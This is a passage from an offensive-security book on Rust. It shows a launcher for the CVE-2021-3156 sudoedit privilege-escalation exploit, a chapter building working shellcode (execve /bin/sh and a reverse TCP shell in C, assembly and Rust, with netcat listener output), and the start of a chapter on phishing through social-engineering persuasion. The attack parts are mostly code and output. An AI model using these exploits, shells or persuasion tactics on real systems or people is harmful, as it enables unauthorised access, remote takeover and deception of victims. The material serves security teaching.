
This is where `libc` comes into play. By using `libc::execve` we can fully control the layout of the memory.

The trick is to turn a Rust array of `&str` into a `C` array of pointers to `C` strings (which a `NULL` terminated array of `*char` , `*char[]`) for `execve` 's `args` and `env` arguments.

ch_07/exploits/cve_2021_3156/exploit/src/main.rs

```
use std::ffi::CString;
use std::os::raw::c_char;

fn main() {
    let args = ["sudoedit", "-A", "-s", "AA..."];
    let args: Vec<*mut c_char> = args
        .iter()
        .map(|e| CString::new(*e).expect("building CString").into_raw())
        .collect();
    let args: &[*mut c_char] = args.as_ref();


    let env = ["..."];
    let env: Vec<*mut c_char> = env
        .iter()
        .map(|e| CString::new(*e).expect("building CString").into_raw())
        .collect();
```

```
    let env: &[*mut c_char] = env.as_ref();

    unsafe {
        libc::execve(
            "/usr/bin/sudoedit".as_ptr() as *const i8,
            args.as_ptr() as *const *const i8,
            env.as_ptr() as *const *const i8,
        );
    }
}
```

You can test the exploit by running:

ch_07/exploits/cve_2021_3156/README.md

```
$ make payload
$ make exploit
$ docker run --rm -ti -v `pwd`:/exploit ubuntu:focal-20210416
apt update && apt install sudo=1.8.31-1ubuntu1
adduser \
    --disabled-password \
    --gecos "" \
    --shell "/bin/bash" \
    "bhr"
su bhr
cd /exploit
./rust_exploit
```

7.7 Summary

- Rust is the only language providing low-level control and high-level abstractions enabling both remote and local exploits development.
- Rust allows creating both the shellcode and the exploit in the same language.
- Use the `libc` crate when you need to interface with `C` code.

Chapter 8

Writing shellcodes in Rust

Because my first computer had only 1GB of RAM (an Asus EeePC), my hobbies were very low-level and non-resources intensive.

One of those hobbies was crafting shellcodes. Not for offensive hacking or whatever, but just for the art of writing x86 assembly. You can spend an enormous amount of time crafting shellcodes: ASCII shellcodes (shellcodes where the final hexadecimal representation is comprised of only bytes of the ASCII table), polymorphic shellcodes (shellcodes that can re-write themselves and thus reduce detection and slow down reverse engineering…). Like with poesy, your imagination is the limit.

8.1 What is a shellcode

The goal of an exploit is to execute code. A shellcode is the raw code being executed on the exploited machine.

But there is a problem: writing shellcodes is usually done directly in assembly. It gives you absolute control over what you are crafting, but the drawback is that it requires a lot of knowledge, is hard to debug, is absolutely not portable across architectures, and is a nightmare to reuse and maintain over time and across teams of multiple developers.

Here is an example of shellcode:

```
488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c640a
```

You didn't understand? It's Normal. This hex representation is of no help.

But, by writing it to a file:

```
$ echo ⌋
↪ '488d35140000006a01586a0c5a4889c70f056a3c5831ff0f05ebfe68656c6c6f20776f726c640a'⌋
↪ | xxd -r -p >
↪ shellcode.bin
```

and disassembling it:

```
$ objdump -D -b binary -mi386 -Mx86-64 -Mintel shellcode.bin

shellcode.bin:     file format binary


Disassembly of section .data:

00000000 <.data>:
   0:   48 8d 35 14 00 00 00    lea    rsi,[rip+0x14]        # 0x1b
   7:   6a 01                   push   0x1
   9:   58                      pop    rax
   a:   6a 0c                   push   0xc
   c:   5a                      pop    rdx
   d:   48 89 c7                mov    rdi,rax
  10:   0f 05                   syscall           # <- write(1, "hello world\n", 12)
  12:   6a 3c                   push   0x3c
  14:   58                      pop    rax
  15:   31 ff                   xor    edi,edi
  17:   0f 05                   syscall           # <- exit
  19:   eb fe                   jmp    0x19
  1b:   68 65 6c 6c 6f          push   0x6f6c6c65 # <- hello world\n
  20:   20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  23:   72 6c                   jb     0x91
  25:   64                      fs
  26:   0a                      .byte 0xa
```

It reveals an actual piece of code, that is basically doing:

```
write(STOUDT, "hello world\n", 12);
exit(0);
```

But, being raw intel `x86_64` code, it can't be executed as is by an operating system. It needs to be wrapped in an executable.

8.2 Sections of an executable

All executables (a file we call a program) are divided into multiple sections. The purpose of these sections is to store different kinds of metadata (such as the architecture supported by the executable, a table to point to the different sections, and so on…), code (the `.text` section contains the compiled code), and the data (like strings).



Figure 8.1: Executable and Linkable Format (ELF)

Using multiple sections allows each section to have different characteristics. For example, the `.text` section is often marked as `RX` (Read-Execute) while the `.data` section as `R` (Read only). It permits enhancing security.

8.3 Rust compilation process

In order to be executed by the operating system, the Rust toolchain needs to compile the source code into the final executable.

This process is roughly composed of 4 stages.

Parsing and Macro expansion: The first step of compilation is to lex the source code and turn it into a stream of tokens. Then this stream of tokens is turned into and Abstract Syntax Tree (AST), macro are expanded into actual code, and the final AST is validated.

Analysis: The second step is to proceed to type inference, trait solving, and type checking. Then, the AST (actually an High-Level Intermediate Representation (HIR), which is more compiler-friendly) is turned into Mid-Level Intermediate Representation (MIR) in order to do borrow checking.

Then, Rust code is analyzed for optimizations and monomorphized (remember generics? It means making copies of all the generic code with the type parameters replaced by concrete types).

Optimization and Code generation: This is where LLVM intervenes: the MIR is converted into LLVM Intermediate Representation (LLVM IR), and LLVM proceeds to do more optimization on it, and finally emits machine code (ELF object or wasm).



Figure 8.2: Rust compilation stages

linking: Finally, all the objects files are assembled into the final executable thanks to a linker. If link-time optimizations are enabled, some more optimizations are done.

8.4 `no_std`

By default, Rust assumes support for various features from the Operating System: threads, a memory allocator (for heap allocations), networking, and so on…

There are systems that do not provide these features or projects where you don't need all the features provided by the standard library and need to craft a binary as small as possible.

This is where the `#![no_std]` attribute comes into play. Simply put it at the top of your `main.rs` or `lib.rs`, and the compiler will understand that you don't want to use the standard library.

But, when using `#![no_std]`, you have to take care of everything that is normally handled by the standard library, such as starting the program. Indeed, only the Rust Core library can be used in an `#![no_std]` program / library. Please also note that `#![no_std]` requires a nightly toolchain.

Also, we have to add special compiler and linker instructions in `.cargo/config.toml`.

Here is a minimal `#![no_std]` program

Cargo.toml

```
[package]
name = "nostd"
version = "0.1.0"
```

```
edition = "2018"

# See more keys and their definitions at
↪ https://doc.rust-lang.org/cargo/reference/manifest.html

[dependencies]

[profile.dev]
panic = "abort"

[profile.release]
panic = "abort"
opt-level = "z"
lto = true
codegen-units = 1
```

.cargo/config.toml

```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static"]
```

main.rs

```
#![no_std]
#![no_main]
#![feature(start)]

// Entry point for this program
#[start]
fn start(_argc: isize, _argv: *const *const u8) -> isize {
    0
}

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}
```

And then build the program with `cargo +nightly build` (remember that `#![no_std]` requires a nightly toolchain).

8.5 Using assembly from Rust

Using assembly from Rust also requires a nightly toolchain and can be enabled by adding `#![feature(asm)]` and the top of your `main.rs` file.

Here is a minimal example of a program using assembly: **main.rs**

```
#![feature(asm)]

const SYS_WRITE: usize = 1;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";

unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        in("rsi") arg2,
        in("rdx") arg3,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

fn main() {
    unsafe {
        syscall3(
            SYS_WRITE,
            STDOUT,
            MESSAGE.as_ptr() as usize,
            MESSAGE.len() as usize,
        );
    };
}
```

That can be run with:

```
$ cargo +nightly run
Compiling asm v0.1.0 (asm)
    Finished dev [unoptimized + debuginfo] target(s) in 2.75s
     Running `target/debug/asm`
```

```
hello world
```

8.6 The never type

the "never" type, represented as `!` in code represents computations which never resolve to any value at all. For example, the exit function `fn exit(code: i32) -> !` exits the process without ever returning, and so returns `!` .

It is useful for creating shellcode, because our shellcodes will never return any value. They may `exit` to avoid brutal crashes, but their return value will never be used.

In order to use the never type, we need to use a nightly toolchain.

8.7 Executing shellcodes

Executing code from memory in Rust is very dependant on the platform as all modern Operating Systems implement security measures to avoid it.

The following applies to Linux.

There are at least 3 ways to execute raw instructions from memory:

- By embedding the shellcode in the `.text` section of our program by using a special attribute.
- By using the mmap crate and setting a memory-mapped area as `executable` .
- A third alternative not covered in this book is to use Linux's mprotect function.

8.7.1 Embedding a shellcode in the `.text` section

Embedding a shellcode in our program is easy thanks to the `include_bytes!` macro, but adding it to the `.text` section is a little bit tricky as, by default, only the reference to the buffer will be added to the `.text` section, and not the buffer itself which will be added to the `.rodata` section.

Thanks to `.len` being a const function, the size of the buffer can be computed at compile-time, and we can allocate an array of the good size at compile-time too.

It can be achieved as follows:

ch_08/executor/src/main.rs

```
use std::mem;

// we do this trick because otherwise only the reference is in the .text section
```

```rust
const SHELLCODE_BYTES: &[u8] = include_bytes!("../../shellcode.bin");
const SHELLCODE_LENGTH: usize = SHELLCODE_BYTES.len();

#[no_mangle]
#[link_section = ".text"]
static SHELLCODE: [u8; SHELLCODE_LENGTH] = *include_bytes!("../../shellcode.bin");

fn main() {
    let exec_shellcode: extern "C" fn() -> ! =
        unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };
    exec_shellcode();
}
```

8.7.2 Setting a memory-mapped area as executable

By using mmap, we can set a buffer as executable and call it as if it were raw code.

```rust
use mmap::{
    MapOption::{MapExecutable, MapReadable, MapWritable},
    MemoryMap,
};
use std::mem;

// as the shellcode is not in the `.text` section but in `.rodata`, we can't execute
 ↪  it as it
const SHELLCODE: &[u8] = include_bytes!("../shellcode.bin");

fn main() {
    let map = MemoryMap::new(SHELLCODE.len(), &[MapReadable, MapWritable,
     ↪  MapExecutable]).unwrap();

    unsafe {
        // copy the shellcode to the memory map
        std::ptr::copy(SHELLCODE.as_ptr(), map.data(), SHELLCODE.len());
        let exec_shellcode: extern "C" fn() -> ! = mem::transmute(map.data());
        exec_shellcode();
    }
}
```

8.8 Our linker script

Finally, to build a shellcode, we need to instruct the compiler (or, more precisely, the linker) what shape we want our binary to have.

ch_08/shellcode.ld

```
ENTRY(_start);

SECTIONS
{
    . = ALIGN(16);
    .text :
    {
        *(.text.prologue)
        *(.text)
        *(.rodata)
    }
    .data :
    {
        *(.data)
    }

    /DISCARD/ :
    {
        *(.interp)
        *(.comment)
        *(.debug_frame)
    }
}
```

Then, we need to tell `cargo` to use this file:

ch_08/hello_world/.cargo/config.toml

```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static", "-C",
↪  "link-arg=-Wl,-T../shellcode.ld,--build-id=none"]
```

8.9 Hello world shellcode

Now we have all the boilerplate set up, let's craft our first shellcode: an Hello-World.

On Linux, we use System calls (abbreviated syscalls) to interact with the kernel, for example, to write a message or open a socket.

The first thing is to configure Cargo to optimize the output for minimal size.

ch_08/hello_world/Cargo.toml

```
[profile.dev]
panic = "abort"

[profile.release]
panic = "abort"
opt-level = "z"
lto = true
codegen-units = 1
```

Then we need to declare all our boilerplate and constants:

ch_08/hello_world/src/main.rs

```
#![no_std]
#![no_main]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}

const SYS_WRITE: usize = 1;
const SYS_EXIT: usize = 60;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";
```

Then, we need to implement our syscalls functions. Remember that we are in a `no_std` environment, so we can use the standard library.

For that, we use inline assembly. If we wanted to make our shellcode cross-platform, we would have to re-implement only these functions as all the rest is architecture-independent.

```
unsafe fn syscall1(scnum: usize, arg1: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
```

```
}

unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        in("rsi") arg2,
        in("rdx") arg3,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}
```

Finally, the actual payload of our shellcode:

```
#[no_mangle]
fn _start() {
    unsafe {
        syscall3(
            SYS_WRITE,
            STDOUT,
            MESSAGE.as_ptr() as usize,
            MESSAGE.len() as usize,
        );

        syscall1(SYS_EXIT, 0)
    };
}
```

The shellcode can be compiled with: **ch_08/Makefile**

```
hello_world:
    cd hello_world && cargo +nightly build --release
    strip -s hello_world/target/release/hello_world
    objcopy -O binary hello_world/target/release/hello_world shellcode.bin
```

And we can finally try it out!

```
$ make run_hello_world
```

Which builds the `executor` embedding our new shiny `shellcode.bin` and execute it!

We can inspect the actual shellcode with:

```
$ make dump_hello_world
Disassembly of section .data:

00000000 <.data>:
   0:   48 8d 35 14 00 00 00    lea    rsi,[rip+0x14]        # 0x1b
   7:   6a 01                   push   0x1
   9:   58                      pop    rax
   a:   6a 0c                   push   0xc
   c:   5a                      pop    rdx
   d:   48 89 c7                mov    rdi,rax
  10:   0f 05                   syscall
  12:   6a 3c                   push   0x3c
  14:   58                      pop    rax
  15:   31 ff                   xor    edi,edi
  17:   0f 05                   syscall
  19:   c3                      ret
  1a:   68 65 6c 6c 6f          push   0x6f6c6c65        # "hello world\n"
  1f:   20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  22:   72 6c                   jb     0x90
  24:   64                      fs
  25:   0a                      .byte 0xa
```

8.10 An actual shellcode

Now we know how to write raw code in Rust, let's build an actual shellcode, one that spawns a shell.

For that, we will use the `execve` syscall, with `/bin/sh` .

A C version would be:

```c
#include <unistd.h>

int main() {
        char *args[2];
        args[0] = "/bin/sh";
        args[1] = NULL;

        execve(args[0], args, NULL);
}
```

First, the boilerplate: **ch_08/shell/src/main.rs**

```
#![no_std]
#![no_main]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}
```

Then, the constants:

```
const SYS_EXECVE: usize = 59;
const SHELL: &str = "/bin/sh\x00";
const ARGV: [*const &str; 2] = [&SHELL, core::ptr::null()];
const NULL_ENV: usize = 0;
```

Our (unique) syscall function:

```
unsafe fn syscall3(syscall: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    // ... same as above
}
```

And finally, the start function to wrap everything:

```
#[no_mangle]
fn _start() {
    unsafe {
        syscall3(SYS_EXECVE, SHELL.as_ptr() as usize, ARGV.as_ptr() as usize,
↪   NULL_ENV);
    };
}
```

Pretty straightforward, isn't it? Aaaand…

```
$ make run_shell
Illegal instruction (core dumped)
make: *** [Makefile:3: execute] Error 132
```

It doesn't work…

Let's investigate.

First, we disassemble the shellcode:

```
$  make dump_shell
# ...
```

```
Disassembly of section .data:

00000000 <.data>:
   0:   48 8d 3d 0f 00 00 00    lea    rdi,[rip+0xf]        # 0x16
   7:   48 8d 35 22 00 00 00    lea    rsi,[rip+0x22]        # 0x30
   e:   6a 3b                   push   0x3b
  10:   58                      pop    rax
  11:   31 d2                   xor    edx,edx
  13:   0f 05                   syscall
  15:   c3                      ret
  16:   2f                      (bad)          # "/bin/sh\x00"
  17:   62                      (bad)
  18:   69 6e 2f 73 68 00 00    imul   ebp,DWORD PTR [rsi+0x2f],0x6873
  1f:   00 16                   add    BYTE PTR [rsi],dl
  21:   00 00                   add    BYTE PTR [rax],al
  23:   00 00                   add    BYTE PTR [rax],al
  25:   00 00                   add    BYTE PTR [rax],al
  27:   00 08                   add    BYTE PTR [rax],cl
  29:   00 00                   add    BYTE PTR [rax],al
  2b:   00 00                   add    BYTE PTR [rax],al
  2d:   00 00                   add    BYTE PTR [rax],al
  2f:   00 20                   add    BYTE PTR [rax],ah
  31:   00 00                   add    BYTE PTR [rax],al
  33:   00 00                   add    BYTE PTR [rax],al
  35:   00 00                   add    BYTE PTR [rax],al
  37:   00 00                   add    BYTE PTR [rax],al
  39:   00 00                   add    BYTE PTR [rax],al
  3b:   00 00                   add    BYTE PTR [rax],al
  3d:   00 00                   add    BYTE PTR [rax],al
  3f:   00                      .byte 0x0
```

Other than the empty array, it looks rather good.

- at `0x17` we have the string `"/bin/sh\x00"`
- at `0x30` we have our `ARGV` array, which contains a reference to `0x00000020`, which itself is a reference to `0x00000017`, which is exactly what we wanted.

Let try with `gdb`:

```
$ gdb executor/target/debug/executor
(gdb) break executor::main
(gdb) run
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, executor::main () at src/main.rs:13
13              unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };]
```

```
(gdb) disassemble /r
Dump of assembler code for function executor::main:
   0x000055555555b730 <+0>:     48 83 ec 18     sub    $0x18,%rsp
=> 0x000055555555b734 <+4>:     48 8d 05 b1 ff ff ff    lea    -0x4f(%rip),%rax
 ↪     # 0x55555555b6ec <SHELLCODE>
   0x000055555555b73b <+11>:    48 89 44 24 08  mov    %rax,0x8(%rsp)
   0x000055555555b740 <+16>:    48 8b 44 24 08  mov    0x8(%rsp),%rax
   0x000055555555b745 <+21>:    48 89 04 24     mov    %rax,(%rsp)
   0x000055555555b749 <+25>:    48 89 44 24 10  mov    %rax,0x10(%rsp)
   0x000055555555b74e <+30>:    48 8b 04 24     mov    (%rsp),%rax
   0x000055555555b752 <+34>:    ff d0   callq  *%rax
   0x000055555555b754 <+36>:    0f 0b   ud2
End of assembler dump.
```

```
(gdb) disassemble /r SHELLCODE
Dump of assembler code for function SHELLCODE:
   0x000055555555b6ec <+0>:     48 8d 3d 0f 00 00 00    lea    0xf(%rip),%rdi
    ↪   # 0x55555555b702 <SHELLCODE+22>
   0x000055555555b6f3 <+7>:     48 8d 35 22 00 00 00    lea    0x22(%rip),%rsi
    ↪    # 0x55555555b71c <SHELLCODE+48>
   0x000055555555b6fa <+14>:    6a 3b   pushq  $0x3b
   0x000055555555b6fc <+16>:    58      pop    %rax
   0x000055555555b6fd <+17>:    31 d2   xor    %edx,%edx
   0x000055555555b6ff <+19>:    0f 05   syscall
   0x000055555555b701 <+21>:    c3      retq
   0x000055555555b702 <+22>:    2f      (bad)
   0x000055555555b703 <+23>:    62      (bad)
   0x000055555555b704 <+24>:    69 6e 2f 73 68 00 00    imul
    ↪  $0x6873,0x2f(%rsi),%ebp
   0x000055555555b70b <+31>:    00 16   add    %dl,(%rsi)
   0x000055555555b70d <+33>:    00 00   add    %al,(%rax)
   0x000055555555b70f <+35>:    00 00   add    %al,(%rax)
   0x000055555555b711 <+37>:    00 00   add    %al,(%rax)
   0x000055555555b713 <+39>:    00 08   add    %cl,(%rax)
   0x000055555555b715 <+41>:    00 00   add    %al,(%rax)
   0x000055555555b717 <+43>:    00 00   add    %al,(%rax)
   0x000055555555b719 <+45>:    00 00   add    %al,(%rax)
   0x000055555555b71b <+47>:    00 20   add    %ah,(%rax)
   0x000055555555b71d <+49>:    00 00   add    %al,(%rax)
   0x000055555555b71f <+51>:    00 00   add    %al,(%rax)
```

```
   0x000055555555b721 <+53>:    00 00    add    %al,(%rax)
   0x000055555555b723 <+55>:    00 00    add    %al,(%rax)
   0x000055555555b725 <+57>:    00 00    add    %al,(%rax)
   0x000055555555b727 <+59>:    00 00    add    %al,(%rax)
   0x000055555555b729 <+61>:    00 00    add    %al,(%rax)
   0x000055555555b72b <+63>:    00 0f    add    %cl,(%rdi)
End of assembler dump.
```

Hmmmmmm. We can see at offset `0x000055555555b71b` our `ARGV` array. But it sill points to `0x00000020`, and not `0x000055555555b70b`. In the same vein, `0x000055555555b70b` is still pointing to `0x00000016`, and not `0x000055555555b702` where the actual `"/bin/sh\x00"` string is.

This is because we used `const` variable. Rust will hardcode the offset, and they won't be valid when executing the shellcode. They are not **position independent**, which means they need to be run at fixed addresses in the memory (those addresses are computed at compile-time).

To fix that, we use local variables:

```
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];

    unsafe {
        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize,
↪   NULL_ENV);
    };

    loop {}
}
```

```
$ make dump_shell
Disassembly of section .data:

00000000 <.data>:
   0:   48 83 ec 20             sub    rsp,0x20
   4:   48 8d 3d 27 00 00 00    lea    rdi,[rip+0x27]        # 0x32
   b:   48 89 e0                mov    rax,rsp
   e:   48 89 38                mov    QWORD PTR [rax],rdi
  11:   48 8d 74 24 10          lea    rsi,[rsp+0x10]
  16:   48 89 06                mov    QWORD PTR [rsi],rax
  19:   48 83 66 08 00          and    QWORD PTR [rsi+0x8],0x0
```

```
  1e:   48 c7 40 08 08 00 00    mov    QWORD PTR [rax+0x8],0x8
  25:   00
  26:   6a 3b                   push   0x3b
  28:   58                      pop    rax
  29:   31 d2                   xor    edx,edx
  2b:   0f 05                   syscall
  2d:   48 83 c4 20             add    rsp,0x20
  31:   c3                      ret
  32:   2f                      (bad)
  33:   62                      (bad)
  34:   69                      .byte 0x69
  35:   6e                      outs   dx,BYTE PTR ds:[rsi]
  36:   2f                      (bad)
  37:   73 68                   jae    0xa1
  39:   00                      .byte 0x0
```

That's better, but still not perfect! Look at offset `2d` : the compiler is cleaning the stack as a normal function would do. But we are creating a shellcode. Those 4 bytes are useless!

This is where the never type comes into play:

```
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];

    unsafe {
        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize,
↪   NULL_ENV);
    };

    loop {}
}
```

```
$ make dump_shell
Disassembly of section .data:

00000000 <.data>:
   0:   48 83 ec 20             sub    rsp,0x20
   4:   48 8d 3d 24 00 00 00    lea    rdi,[rip+0x24]        # 0x2f
   b:   48 89 e0                mov    rax,rsp
   e:   48 89 38                mov    QWORD PTR [rax],rdi
  11:   48 8d 74 24 10          lea    rsi,[rsp+0x10]
  16:   48 89 06                mov    QWORD PTR [rsi],rax
  19:   48 83 66 08 00          and    QWORD PTR [rsi+0x8],0x0
```

```
  1e:   48 c7 40 08 08 00 00    mov    QWORD PTR [rax+0x8],0x8
  25:   00
  26:   6a 3b                   push   0x3b
  28:   58                      pop    rax
  29:   31 d2                   xor    edx,edx
  2b:   0f 05                   syscall
  2d:   eb fe                   jmp    0x2d
# before:
# 2d:   48 83 c4 20             add    rsp,0x20
# 31:   c3                      ret
  2f:   2f                      (bad)                          # "/bin/sh\x00"
  30:   62                      (bad)
  31:   69                      .byte 0x69
  32:   6e                      outs   dx,BYTE PTR ds:[rsi]
  33:   2f                      (bad)
  34:   73 68                   jae    0x9e
  36:   00                      .byte 0x0
```

Thanks to this little trick, the compiler turned `48 83 c4 20 c3` into `eb fe`. 3 bytes saved. From 57 to 54 bytes.

Another bonus of using stack variables is that now, our shellcode doesn't need to embed a whole, mostly empty array. The array is dynamically built on the stack as if we were crafting the shellcode by hand.

```
$ make run_shell
$ ls
Cargo.lock  Cargo.toml  src  target
$
```

It works!

You can also force Rust to produce position-independent code by choosing the pic relocation model.

8.11 Reverse TCP shellcode

Finally, let see a more advanced shellcode, to understand where a high-level language really shines.

The shellcodes above could be crafted in a few lines of assembly.

A reverse TCP shellcode establishes a TCP connection to a server, spawns a shell, and forward STDIN, STOUT, and STDERR to the TCP stream. It allows an attacker with a remote exploit to take control of a machine.

Here is what it looks like in C:

```c
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

void main() {
  int sock = socket(AF_INET, SOCK_STREAM, 0);

  struct sockaddr_in sin;
  sin.sin_family = AF_INET;
  sin.sin_port = htons(8042);

  inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);

  connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));

  dup2(sock, STDIN_FILENO);
  dup2(sock, STDOUT_FILENO);
  dup2(sock, STDERR_FILENO);

  char *argv[] = {"/bin/sh", NULL};
  execve(argv[0], argv, NULL);
}
```

And here is its assembly equivalent, that I found on the internet:

```
xor rdx, rdx
mov rsi, 1
mov rdi, 2
mov rax, 41
syscall



push 0x0100007f ; 127.0.0.1 == 0x7f000001
mov bx, 0x6a1f ; 8042 = 0x1f6a
push bx
mov bx, 0x2
push bx

mov rsi, rsp
mov rdx, 0x10
```

```
mov rdi, rax
push rax
mov rax, 42
syscall

pop rdi
mov rsi, 2
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall

push 0x68732f
push 0x6e69622f
mov rdi, rsp
xor rdx, rdx
push rdx
push rdi
mov rsi, rsp
mov rax, 59
syscall
```

I think I don't need further explanations about why a higher-level language is needed for advanced shellcodes.

Without further ado, let's start to port it to Rust.

First, our constants:

ch_08/reverse_tcp/src/main.rs

```rust
const PORT: u16 = 0x6A1F; // 8042
const IP: u32 = 0x0100007f; // 127.0.0.1

const SYS_DUP2: usize = 33;
const SYS_SOCKET: usize = 41;
const SYS_CONNECT: usize = 42;
const SYS_EXECVE: usize = 59;
```

```
const AF_INET: usize = 2;
const SOCK_STREAM: usize = 1;
const IPPROTO_IP: usize = 0;

const STDIN: usize = 0;
const STDOUT: usize = 1;
const STDERR: usize = 2;
```

Then, the `sockaddr_in` struct copied from `<netinet/in.h>` :

```
#[repr(C)]
struct sockaddr_in {
    sin_family: u16,
    sin_port: u16,
    sin_addr: in_addr,
    sin_zero: [u8; 8],
}

#[repr(C)]
struct in_addr {
    s_addr: u32,
}
```

And finally, logic of our program, which take some parts of the `shell` shellcode.

```
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];

    let socket_addr = sockaddr_in {
        sin_family: AF_INET as u16,
        sin_port: PORT,
        sin_addr: in_addr { s_addr: IP },
        sin_zero: [0; 8], // initialize an emtpy array
    };
    let socket_addr_size = core::mem::size_of::<sockaddr_in>();

    unsafe {
        let socket_fd = syscall3(SYS_SOCKET, AF_INET, SOCK_STREAM, IPPROTO_IP);
        syscall3(
            SYS_CONNECT,
            socket_fd,
            &socket_addr as *const sockaddr_in as usize,
```

```
            socket_addr_size as usize,
        );

        syscall2(SYS_DUP2, socket_fd, STDIN);
        syscall2(SYS_DUP2, socket_fd, STDOUT);
        syscall2(SYS_DUP2, socket_fd, STDERR);

        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize, 0);
    };

    loop {}
}
```

Way more digest, isn't it?

Let's try it:

In shell 1:

```
$ nc -vlnp 8042
Listening on 0.0.0.0 8042
```

In shell 2:

```
$ make run_tcp
```

And Bingo! We have our remote shell.

8.12 Summary

- Only the Rust Core library can be used in an `#![no_std]` program / library
- A Shellcode in Rust is easy to port across different architecture, while in assembly, it's close to impossible
- The more complex a shellcode is, the more important it is to use a high-level language to craft it
- Shellcodes need to be position-independent
- When crafting a shellcode in Rust, use the stack instead of `const` arrays
- Use the never type and an infinite loop to save a few bytes when working with stack variables

Chapter 9

Phishing with WebAssembly

Sometimes, finding technical vulnerabilities is not possible: you don't have the skills, don't have the right team, or simply don't have the time.

When you can't attack the infrastructure, you attack the people. And I have good news: they are, most of the time, way more vulnerable than the infrastructure. Furthermore, phishing attacks are particularly low cost.

But, while computer hacking requires deep technical knowledge to understand how the Operating Systems and programming languages work, Human hacking requires understanding how Humans work to influence them.

9.1 Social engineering

Social engineering is all about persuading. Persuading someone to give you pieces of information, to do something, or to give you access that you shouldn't have.

While rarely present in engineering curriculums, learning how to persuade is a key element of any initiative: as soon as you want to do something, someone will find a reason to oppose. This leaves you 2 choices:

- Either you abandon.
- Or you persuade the person(s) that what you want to do is the right thing, and it needs to be done.

As you may have guessed, it is the latter that we will learn in this chapter.

And I have even more good news: The art of persuasion hasn't changed in 2000 years! Thus there are countless writings on the topic.

9.1.1 The Art of Persuasion

More than 2000 years ago, the Greek philosopher Aristotle wrote what may be the most crucial piece of work on persuasion: Rhetoric. He explains that there are three dimensions of a persuasive discourse:

- Ethos (credibility)
- Pathos (emotion)
- Logos (reason)

9.1.2 Ethos (credibility)

In order to persuade, your target has to see you as a credible authority on a topic or for asking something.

Will a secretary ever ask for the credentials of a production database?

No!

So as phishing is more about asking someone to do something than spreading ideas, you have to build a character that is legitimate to make the requests you want to make.

9.1.3 Pathos (emotion)

Once credibility is established, you need to create an emotional connection with your target. This is a deep and important topic, and we will learn more about it below.

For now, remember that one of the best ways to create an emotional connection is with storytelling.

You have to invent a credible story with a disruptive element that only your target can solve.

9.1.4 Logos (reason)

